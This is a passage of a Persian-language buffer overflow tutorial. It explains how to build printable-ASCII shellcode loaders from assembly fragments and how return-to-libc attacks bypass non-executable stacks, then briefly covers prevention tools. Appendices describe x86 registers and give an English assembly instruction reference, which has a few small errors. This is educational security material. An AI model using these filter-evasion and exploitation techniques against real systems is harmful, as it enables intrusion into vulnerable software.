
در مثال بالا میبینید ما دو مقدار باینری داریم که مقادیر معادل هگز آنها جزو محدوده ذکر شده (0x21 to 0x7e) و کاراکتر قابل چاپ می باشد . اگر به مقادیر باینری دقت کنید می بینید که هیچکدام از بیت ها بطور همزمان در دو مقدار یک نیستند . کد اسمبلی مورد نظر بصورت ذیل است :

```
And EAX, 0x454e4f4a    ; assembles into %JONE
And EAX, 0x3a313035    ; assembles into %501:
```

بنابراین می توانیم کد "%JONE%501:" را برای صفر کردن ثبات EAX مورد استفاده قرار دهیم ، چقدر جذاب!!
از دیگر دستوراتی که معادل آنها کاراکترهای قابل چاپ است :

Instruction	Hex	ASCII
sub eax, 0x41414141	0x2D41414141	-AAAA
pop eax	0x58	X
push esp	0x54	T
pop esp	0x5C	\
push eax	0x50	P

با این چند دستور گفته شده به راحتی میتوان با استفاده از بارگذار (Loader) بر روی پشته شل کد مورد نظر خود را ایجاد کرده و اجرا کنیم . کار اصلی این تکنیک بدین صورت است که اول ثبات ESP را به قبل از کد بارگذار (Loader) تنظیم می کنیم یعنی در قسمت های بالاتر حافظه .
بنابراین شل کد خود را از انتها به ابتدا می سازیم . شکل ذیل طرز کار این تکنیک را نمایش میدهد .



برای این کار اول می بایست مقدار ESP را به انتهای شل کد خود ببریم . بعنوان مثال طول شل کد ما ۸۶۰ بایت است پس می بایست ثبات ESP را به ۸۶۰بایت قبل از کد بارگذار تنظیم کنیم یعنی ۸۶۰ بایت باید به این ثبات اضافه کنیم ، که این عمل باید از اعداد قابل چاپ استفاده شود بنابراین توسط سه دستور ذیل می توان این عمل را انجام داد :

```
sub eax, 0x39393333 ; assembles into -3399
sub eax, 0x72727550 ; assembles into -Purr
sub eax, 0x54545421 ; assembles into -!TTT
```

حال این عملیات بر روی ثبات EAX انجام می گیرد! ولی ما می خواهیم که عمل جمع بر روی ثبات ESP اعمال گردد !؟!؟ شما چه راهی پیشنهاد می کنید !؟!؟ اگر کمی فکر کنید به نتیجه جالبی میرسید . به مثال ذیل توجه کنید :

```
and eax, 0x454e4f4a ; assembles into %JONE
and eax, 0x3a313035 ; assembles into %501:

push esp              ; assembles into T
pop  eax              ; assembles into X

sub  eax, 0x39393333  ; assembles into -3399
sub  eax, 0x72727550  ; assembles into -Purr
sub  eax, 0x54545421  ; assembles into -!TTT

push eax              ; assembles into P
pop  esp              ; assembles into \
```

بله ! از دیگر دستوراتی که میتوانیم استفاده کنیم دو عمل Push, Pop بر روی دو ثبات EAX,ESP می باشد .
خواسته مورد نظر ما به این کاراکترها تبدیل شد : "%JONE%501:TX-3399-Purr-!TTT-P\"

همانطور که دیدید ما هیچ قانونی را نقض نکردیم ظاهرا بر اساس همان قوانین عمل کردیم ولی در باطن به خواسته های خود که برخلاف قوانین بود دست یافتیم !! ☺

Return to LibC Attacks Technique :

همانطور که گفته شد و میدانید پشته مکانی برای ثبت و نگهداری اطلاعات است پس نیازی به اجـرا شـدن دسـتورات در آن نمی باشد و یکی دیگر از روشهای جلوگیری از اکسپلویت کردن Buffer Overflow محافظت از اجـرا شـدن در محدوده پشته (Executable space protection) است . مهاجم ، اکسپلویت خود را وارد پشته مـی کنـد ولـی محافظت های اعمال شده باعث بلا استفاده شدن اکسپلویت و اجرا نشدن آن میشود . برخـی از پردازنـده هـا (CPU) دارای ویژگی خاصی می باشند که NX("No eXecute") or XD("eXecute Disabled") bit نامیده می شود و میتوان به عنوان نشانه ای از فقط خواندنی/نوشتنی بودن صفحات داده برنامه ها استفاده کرد .
بعضی از سیستم عامل های Unix مانند OpenBSD, Mac OS X از این قابلیت پـشتیبانی مـی کننـد کـه میتـوان از پکیج های ذیل استفاده کرد :

- PaX
- Exec Shield
- Openwall

همانطور که قبلا هم گفتم کار نشد نداره ☺ برای Bypass این روش از محافظت تکنیک جالبی وجود دارد کـه مـی توان آن را برای اکسپلویت کردن برنامه های موجود در یک محیط پشته غیرقابل اجـرا بکـار بـرد . ایـن تکنیـک تحت عنوان بازگشت به کتابخانه C (Returning into LibC) شـناخته مـی شـود . کتابخانـه C یـک کتابخانـه استاندارد است که توابع اصلی مختلفی مثل printf(),exit() شامل می شود .
این توابع به اشتراک گذاشته شده اند ، لذا هر برنامه که از تابع printf() استفاده می کند روند اجرا را بـه مکـان مربوطه در libc هدایت می کند. یک اکسپلویت هم دقیقا می تواند همین کار را ا نجام داده و روند اجرای برنامه را به یک تابع مشخص هدایت کند .
عاملیت اکسپلویت به توابع موجود در libc محدود است، که این محدودیت در مقایسه با شل-کد دلخواه تفاوت و محدودیت بزرگی تلقی می شود .به هر حال هیچ چیز روی پشته اجرا نمی شود.

پیشگیری :

طریقه پیشگیری که معلوم شد!!!! همیشه طول داده ها و بافر باید چک شود که طول داده های ورودی بیشتر از بافر نباشد . خوشبختانه این مشکل هم برای برنامه نویس های تنبل عین خود بنده حل شده ! برنامه هایی مانند its4 میتواند کدهای به زبان C را مورد بررسی خودکار قرار داده و نقاط آسیب پذیر را گزارش دهد که سورس کد این برنامه به فایل Attach شده است . در لینوکس هم این مشکلات توسط برنامه هایی مانند Stack Shield یا Stack Guard و ... حل شده است و همچنین روشهای نوین جلوگیری مانند دستکاری بافرقبل از خوانده شدن یا اجرای بافرکه می تواند در اجرای اکسپلویت اختلال ایجاد کند این روش باعث کم کردن اثر Exploit می شود اما ممکن است نتواند به طور کامل جلوگیری کند این دستکاریها می توان شامل تبدیل حروف از بزرگ به کوچک یا بلعکس با Uppercase to lowe case ، پاک کردن متا کاراکترها و حذف کاراکترهای غیر عدد و حرف alphanumeric باشد البته تکنیکهایی نیز برای دور زدن این روشها وجود دارد که این تکنیک ها قبلا مورد تجزیه و تحلیل قرار گرفتند مانند :


return to libc attacks , Alphanumeric code , polymorphic code , Self-modifying code

ضمیمه ها :

ضمیمه ۱ :

ثبات ها (Register) :

همانطور که میدانید ثبات ها مکان های از CPU هستند که برای ذخیره سازی و استفاده از داده ها (دستیابی بـه آدرس های حافظه و I/O ، انجام محاسبات ، کنترل اجرای دستورات و . . .) استفاده میشود . که در شکل زیر ثبات های اصلی در پردازنده +80386 را مشاهده می کنید .



.: Registers 80386:.

ثبات ها به گروههای زیر تقسیم میشوند :

۱.ثبات های عمومی :

AX , EAX , BX , EBX , CX , ECX , DX , EDX ثبات های عمومی هستند که میتوان گفت مبنـای کـار سیستم هستند . این ثبات ها ، که میتـوانیم نیمـی از فـضای آن را مـورد اسـتفاده قـرار دهـیم منحـصر بـه فـرد هستند . ثبات های ۱۶ بیتی یا همان ۲بایتی(حالتDos) (AX , BX , CX , DX) به دوقسمت یک بایـت کـم ارزش و یک بایت پر ارزش تقسیم میشوند . بطور کلی ثبات های ۱۶ بیتی اینگونه نام گذاری میشود xL, xH که متغییر x نشان میدهد ثبات **A**ccumulator , **B**ase , **C**ount و یا . . . اسـت و حـروف H نمایـانگر قسمت پر ارزش (High) و حرف L نمایانگر قسمت کم ارزش (Low) می باشد . بعنوان مثال ثبات AX شـامل دو قسمت AH (پر ارزش) و AL (کم ارزش) میباشد . برای درک بهتر صبر کنید یک مثال بهتر بزنم :

اگر AX رو به صورت ABCD نمـایش دهـیم ، CD در AL و AB در AH قـرار میگیـرد . حالـت ثبـات هـا در نسخه ۳۲ بیتی اینگونه اسـت : EAX = xxxxABCD (حـرفE بـه معنـای Extended مـی باشـد) کـه AB معرف AH و CD معرف AL می باشد (به تصویر بالا دقت کنید)

- ثبات های EAX / AX (Accumulator) :

این ثبات در دستور العمل های محاسباتی به عنوان عملگر اصلی محسوب می شود . علاوه بر آن از این ثبات در اعمال ورودی خروجی و رشته ها استفاده می گردد .

- ثبات EBX / BX (Base) :

از این ثبات در عملیات محاسباتی و نیز به عنوان شاخص برای آدرس دهی ها استفاده میشود

- ثبات ECX/CX (Count) :

از این ثبات معمولا برای شمارشگر در حلقه ها استفاده میشود و در بعضی مواقع در شیفت ها و اعمال محاسباتی استفاده می شود .

- ثبات EDX/DX (Data) :

این ثبات که به ثبات داده معروف است که در برخی اعمال ورودی ، خروجی که احتیاج به استفاده از مقدارهای بزرگ هستند استفاده می شود .

۲. ثباتهای سگمنت (Segment) :

از این ثباتها معمولا به منظور آدرس دهی نواحی حافظه استفاده میشود .

- ثبات CS (Code Segment) :

آدرس شروع سگمنت کد را در خود دارد . این آدرس به علاوه مقدار آفست در اشاره گر دستورالعمل (IP / EIP) ، مشخص کننده آدرس دستورالعملی است که جهت اجرا از حافظه واکشی میشود .

- ثبات DS (Data Segment) :

دارای آدرس شروع سگمنت داده هاست یعنی این آدرس به علاوه یک آفست در یک دستور العمل ، سبب ارجاع به مکان مشخصی از سگمنت داده می شود .

- ثبات SS (Stack segment) :

این ثبات آدرس شروع پشته یا همان Stack را در خود دارد.

- ثبات ES (Extre Segment) :

در برخی از عملیات های رشته ای از این ثبات برای دستکاری آدرس دهی حافظه استفاده میشود .

۳. ثبات های شاخص

❖ ثبات SI / ESI (Source Index) :

بعنوان شاخص مبدا شناخته میشود که در بعضی عملیات رشته ای لازم است .

❖ ثبات DI / EDI (Destination Index) :

بعنوان شاخص مقصد شناخته میشود .

۴. ثبات های اشاره گر :

❖ ثبات SP / ESP (Stack Pointer) :

این ثبات همیشه به آخرین عنصری که وارد پشته شده است اشاره میکند که با عمل Push , Pop مقدار آن کم و زیاد میشود .

❖ ثبات BP / EBP (Base Pointer) :

این ثبات همیشه دارای آدرس شروع پشته میباشد که معمولا در عملیات روی پشته استفاده میگردد .

۵. ثبات فلگ (Flag Register) :

یک ثبات شانزده بیتی است که فقط دازده بیت آن مورد استفاده برنامه نویس میباشد .هر کدام از این بیت ها دارای نام خاصی بوده و نشانگر وضعیت خاصی از برنامه است . مانند : ZF, SF, OF, NT, CF, PF, AF و . . .

ضمیمه ۲ :

دستورات اسمبلی :

زبان اسمبلی مانند هر زبان برنامه نویسی دیگری قالب از پیش تعریف شده ای برای کدهای منبع خود دارد . که همیشه از تمامی فیلد های آن استفاده نمی شود . بطور کلی ساختار دستورات بصورت ذیل دارای ۴ فیلد است :

```
Instruction <destination>, <source>   ; comment
```

در ذیل هم تعدادی از دستورات اسمبلی با توضیحات بسیار جامع آورده شده است :

Please note, that all values in ASM mnemonics (instructions) are *always* hexadecimal.

Most instructions have two operators (like "add EAX, EBX"), but some have one ("not EAX") or even three ("IMUL EAX, EDX, 64"). When you have an instruction that says something with "DWORD PTR [XXX]" then the DWORD (4 byte) value at memory offset [XXX] is meant. Note that the bytes are saved in reverse order in the memory (WinTel CPUs use the so called “Little Endian” format. The same is for "WORD PTR [XXX]" (2 byte) and "BYTE PTR [XXX]" (1 byte).

Most instructions with 2 operators can be used in the following ways (example: add):

```
add eax,ebx                          ;; Register, Register
add eax,123                          ;; Register, Value
add eax,dword ptr [404000]           ;; Register, Dword Pointer [value]
add eax,dword ptr [eax]              ;; Register, Dword Pointer [register]
add eax,dword ptr [eax+00404000]     ;; Register, Dword Pointer [register+value]
add dword ptr [404000],eax           ;; Dword Pointer [value], Register
add dword ptr [404000],123           ;; Dword Pointer [value], Value
add dword ptr [eax],eax              ;; Dword Pointer [register], Register
add dword ptr [eax],123              ;; Dword Pointer [register], Value
add dword ptr [eax+404000],eax       ;; Dword Pointer [register+value], Register
add dword ptr [eax+404000],123       ;; Dword Pointer [register+value], value
```

ADD (Addition)
Syntax: ADD destination, source

The ADD instruction adds a value to a register or a memory address. It can be used in these ways:

These instruction can set the Z-Flag, the O-Flag and the C-Flag (and some others, which are not needed for cracking).

AND (Logical And)
Syntax: AND destination, source

The AND instruction uses a logical AND on two values.
This instruction *will* clear the O-Flag and the C-Flag and can set the Z-Flag.
To understand AND better, consider those two binary values:

1001010110
0101001101

If you AND them, the result is 0001000100
When two 1 stand below each other, the result is of this bit is 1, if not: The result is 0. You can use calc.exe to calculate AND easily.

CALL (Call)
Syntax: CALL something

The instruction CALL pushes the RVA (Relative Virtual Address) of the instruction that follows the CALL to the stack and calls a sub program/procedure.

CALL can be used in the following ways:

```
CALL        404000              ;; MOST COMMON: CALL ADDRESS
CALL        EAX                 ;; CALL REGISTER - IF EAX WOULD BE 404000 IT WOULD BE
SAME AS THE ONE ABOVE
CALL        DWORD PTR [EAX]     ;; CALLS THE ADDRESS THAT IS STORED AT [EAX]
CALL        DWORD PTR [EAX+5]   ;; CALLS THE ADDRESS THAT IS STORED AT [EAX+5]
```

CDQ (Convert DWord (4Byte) to QWord (8 Byte))
Syntax: CQD

CDQ is an instruction that always confuses newbies when it appears first time. It is mostly used in front of divisions and does nothing else then setting all bytes of EDX to the value of the highest bit of EAX. (That is: if EAX <80000000, then EDX will be 00000000; if EAX >= 80000000, EDX will be FFFFFFFF).

CMP (Compare)
Syntax: CMP dest, source

The CMP instruction compares two things and can set the C/O/Z flags if the result fits.

```
CMPEAX, EBX         ;; compares eax and ebx and sets z-flag if they are equal

CMPEAX,[404000]     ;; compares eax with the dword at 404000
CMP[404000],EAX     ;; compares eax with the dword at 404000
```

DEC (Decrement)
Syntax: DEC something

dec is used to decrease a value (that is: value=value-1)

dec can be used in the following ways:

```
dec eax                     ;; decrease eax
dec [eax]                   ;; decrease the dword that is stored at [eax]
```

```
dec [401000]                    ;; decrease the dword that is stored at [401000]
dec [eax+401000]                ;; decrease the dword that is stored at [eax+401000]
```

The dec instruction can set the Z/O flags if the result fits.

DIV (Division)
Syntax: DIV divisor

DIV is used to divide EAX through divisor (unsigned division). The dividend is always EAX, the result is stored in EAX, the modulo-value in EDX.

An example:

```
mov eax,64          ;; EAX = 64h = 100
mov ecx,9           ;; ECX = 9
div ecx             ;; DIVIDE EAX THROUGH ECX
```

After the division EAX = 100/9 = 0B and ECX = 100 MOD 9 = 1

The div instruction can set the C/O/Z flags if the result fits.

IDIV (Integer Division)
Syntax: IDIV divisor

The IDIV works in the same way as DIV, but IDIV is a signed division.
The idiv instruction can set the C/O/Z flags if the result fits.

IMUL (Integer Multiplication)

```
Syntax:     IMUL value
            IMUL dest,value,value
            IMUL dest,value
```

IMUL multiplies either EAX with value (IMUL value) or it multiplies two values and puts them into a destination register (IMUL dest, value, value) or it multiplies a register with a value (IMUL dest, value).

If the multiplication result is too big to fit into the destination register, the O/C flags are set. The Z flag can be set, too.

INC (Increment)
Syntax: INC register

INC is the opposite of the DEC instruction; it increases values by 1.
INC can set the Z/O flags.

INT
Syntax: int dest

Generates a call to an interrupt handler. The dest value must be an integer (e.g., Int 21h). INT3 and INTO are interrupt calls that take no parameters but call the handlers for interrupts 3 and 4, respectively.

JUMPS
These are the most important jumps and the condition that needs to be met, so that they'll be executed (Important jumps are marked with * and very important with **):

JA*	-	Jump if (unsigned) above	- CF=0 and ZF=0
JAE	-	Jump if (unsigned) above or equal	- CF=0
JB*	-	Jump if (unsigned) below	- CF=1
JBE	-	Jump if (unsigned) below or equal	- CF=1 or ZF=1
JC	-	Jump if carry flag set	- CF=1
JCXZ	-	Jump if CX is 0	- CX=0
JE**	-	Jump if equal	- ZF=1
JECXZ	-	Jump if ECX is 0	- ECX=0
JG*	-	Jump if (signed) greater	- ZF=0 and SF=OF (SF = Sign Flag)
JGE*	-	Jump if (signed) greater or equal	- SF=OF
JL*	-	Jump if (signed) less	- SF != OF (!= is not)
JLE*	-	Jump if (signed) less or equal	- ZF=1 and OF != OF
JMP**	-	Jump	- Jumps always
JNA	-	Jump if (unsigned) not above	- CF=1 or ZF=1
JNAE	-	Jump if (unsigned) not above or equal	- CF=1
JNB	-	Jump if (unsigned) not below	- CF=0
JNBE	-	Jump if (unsigned) not below or equal	- CF=0 and ZF=0
JNC	-	Jump if carry flag not set	- CF=0
JNE**	-	Jump if not equal	- ZF=0
JNG	-	Jump if (signed) not greater	- ZF=1 or SF!=OF
JNGE	-	Jump if (signed) not greater or equal	- SF!=OF
JNL	-	Jump if (signed) not less	- SF=OF
JNLE	-	Jump if (signed) not less or equal	- ZF=0 and SF=OF
JNO	-	Jump if overflow flag not set	- OF=0
JNP	-	Jump if parity flag not set	- PF=0
JNS	-	Jump if sign flag not set	- SF=0
JNZ	-	Jump if not zero	- ZF=0
JO	-	Jump if overflow flag is set	- OF=1
JP	-	Jump if parity flag set	- PF=1
JPE	-	Jump if parity is equal	- PF=1
JPO	-	Jump if parity is odd	- PF=0
JS	-	Jump if sign flag is set	- SF=1
JZ	-	Jump if zero	- ZF=1

LEA (Load Effective Address)
Syntax: LEA dest,src

LEA can be treated the same way as the MOV instruction. It isn't used too much for its original function, but more for quick multiplications like this:

lea eax, dword ptr [4*ecx+ebx]
which gives eax the value of 4*ecx+ebx

MOV (Move)
Syntax: MOV dest,src

This is an easy to understand instruction. MOV copies the value from src to dest and src stays what it was before.

There are some variants of MOV:

MOVS/MOVSB/MOVSW/MOVSD EDI, ESI: Those variants copy the byte/word/dword ESI points to, to the space EDI points to.

MOVSX: MOVSX expands Byte or Word operands to Word or Dword size and keeps the sign of the value.

MOVZX: MOVZX expands Byte or Word operands to Word or Dword size and fills the rest of the space with 0.

MUL (Multiplication)
Syntax: MUL value

This instruction is the same as IMUL, except that it multiplies unsigned. It can set the O/Z/F flags.

NOP (No Operation)
Syntax: NOP

This instruction does absolutely nothing
That's the reason why it is used so often in reversing ;)

OR (Logical Inclusive Or)
Syntax: OR dest,src

The OR instruction connects two values using the logical inclusive or.
This instruction clears the O-Flag and the C-Flag and can set the Z-Flag.

To understand OR better, consider those two binary values:

1001010110
0101001101

If you OR them, the result is 1101011111

Only when there are two 0 on top of each other, the resulting bit is 0. Else the resulting bit is 1. You can use calc.exe to calculate OR. I hope you understand why, else write down a value on paper and try ;)

POP
Syntax: POP dest

POP loads the value of byte/word/dword ptr [esp] and puts it into dest. Additionally it increases the stack by the size of the value that was popped of the stack, so that the next POP would get the next value.

PUSH
Syntax: PUSH operand

PUSH is the opposite of POP. It stores a value on the stack and decreases it by the size of the operand that was pushed, so that ESP points to the value that was PUSHed.

REP/REPE/REPZ/REPNE/REPNZ
Syntax: REP/REPE/REPZ/REPNE/REPNZ *ins*

Repeat Following String Instruction: Repeats ins until CX=0 or until indicated condition (ZF=1, ZF=1, ZF=0, ZF=0) is met. The ins value must be a string operation such as CMPS, INS, LODS, MOVS, OUTS, SCAS, or STOS.

RET (Return)
Syntax: RET
RET digit

RET does nothing but return from a part of code that was reached using a CALL instruction. RET digit cleans the stack before it returns.

SUB (Subtraction)
Syntax: SUB dest,src

SUB is the opposite of the ADD command. It subtracts the value of src from the value of dest and stores the result in dest.

SUB can set the Z/O/C flags.

TEST
Syntax: TEST operand1, operand2

This instruction is in 99% of all cases used for "TEST EAX, EAX". It performs a Logical AND(AND instruction) but does not save the values. It only sets the Z-Flag, when EAX is 0 or clears it, when EAX is not 0. The O/C flags are always cleared.

XOR
Syntax: XOR dest,src

The XOR instruction connects two values using logical exclusive OR (remember OR uses inclusive OR).

This instruction clears the O-Flag and the C-Flag and can set the Z-Flag.
To understand XOR better, consider those two binary values:

1001010110
0101001101

If you OR them, the result is 1100011011

When two bits on top of each other are equal, the resulting bit is 0. Else the resulting bit is 1. You can use calc.exe to calculate XOR.
The most often seen use of XOR is “XOR, EAX, EAX”. This will set EAX to 0, because when you XOR a value with itself, the result is always 0. I hope you understand why, else write down a value on paper and try ;)

Logical Operations

Here follow the most used in a reference table.

Reference Table

operation	src	dest	result
AND	1	1	1
	1	0	0
	0	1	0
	0	0	0
OR	1	1	1
	1	0	1
	0	1	1
	0	0	0
XOR	1	1	0
	1	0	1
	0	1	1
	0	0	0
NOT	0	N/A	1
	1	N/A	0